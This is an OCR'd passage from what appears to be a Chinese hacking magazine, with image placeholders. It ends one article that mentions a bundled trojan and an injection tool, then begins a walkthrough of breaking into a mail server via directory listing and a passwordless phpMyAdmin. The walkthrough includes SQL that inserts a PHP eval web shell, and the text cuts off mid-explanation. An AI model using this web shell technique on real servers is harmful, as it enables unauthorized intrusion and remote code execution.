



图15

我手上最高的是6.02版本的也不行，MSSQL目录不能浏览，所以起码是没机会拿明文的密码了。但即使是这样，因为一个BBS服务器上的两个站点被黑了（“三冥集团”网站目录下有写权限），也再一次让我体会到了安全是一个整体。

（文章中涉及到的工具啊D注入工具，海阳顶端2006木马已经收录于光盘中）






图2

我们东北下了2005年的第一场雪，真的比以往来得晚了一些。N久没写东西了，今天就活动一下筋骨，权当作是“骗”点稿费吧！

其实我很久就发现了一个问题，就是国内的很多主机都有目录浏览权限，以MAIL（邮件）系统的问题较为严重。我的一个朋友是搞证券的，公司做了一个网站，顺便让我帮他检测一下网站的安全性，我二话没说就答应了。我大概看了一下网站，全站使用的是JSP+Oracle构架，经过我的一翻“狂轰乱炸”，发现安全性做的还是挺不错的，后来才得知是“XX网络安全公司”做的安检。但是我总觉得哪些地方有些不妥。当我看到“联系方式”时，突然想起了该网站还有个MAIL系统，直接在浏览器的地址栏输入http://mail.xxx.com.cn，出现了登录界面（图1），试了几个弱口令，无功而反。




图1

根据以往的经验，应该多找些目录，看看是否真的像我说的那样存在“目录浏览”权限的漏洞。就这么一个登录界面，连一个链接都没有，怎么找啊？对了，不是有图片吗！看看图片的链接是什么，如图2（其实看网页的源码也可以找到一些目录的）。看来这是最“值钱”的信息了，夺取整站系统就靠它了！直接在地址栏中输入http://mail.xxx.com.cn/wdpost/，如图3，心中暗喜，终于找到线索了！文件好多啊！




图3

没办法，一个一个看吧！原来MAIL系统使用的是PHP，UNIX主机，与WEB服务器是分开的。大部分文件都是PHP和HTML格式的。

很多文件都是需要登录后才能访问，只有一些HTML文件可以浏览，通过这些文件我们也可以看出登录MAIL以后的大概情形。找了很久也没有找到有利用价值的东西，心里有些郁闷了，抽了一颗“中南海”（小编友情提示，吸烟有害健康！），稳定了一下情绪，工夫不负有心人啊！在“wp_suadmin\main_hd.tp.htm”这个文件里终于找到了我最想要的东西，如图4。




图4

看到“数据库管理”这几个字了吗？点击就会进到“PHPmyadmin”的管理界面，居然密码为空（图5），唉，文章开头我还表扬他们网站的安全性呢，想不到这么不禁夸。




图5

到了这里我想大家都会了吧！那就是利用MYSQL导出一个SHELL，说干就干！

先看一下PHP的信息，SQLmyadmin里面提供了这个功能（图6），看到绝对路径为“/mail/wdpost/http/htdocs/web_dbadmin”，那我们开始导出SHELL吧！为了删除方便我新建了一个库，万一搞错了就不好了，安全第一嘛！在SQL的查询中输入以下代码：




图6

```
create database 20ntshell;
use 20ntshell;
create table shell (bin text);
insert into shell (bin) values ('<?php eval($_POST[bin]);?>');
```

我解释一下，上面这段代码就是新建一个名为20ntshell的库，然后再创建一个名为shell的表，字段为bin，类型为text，再

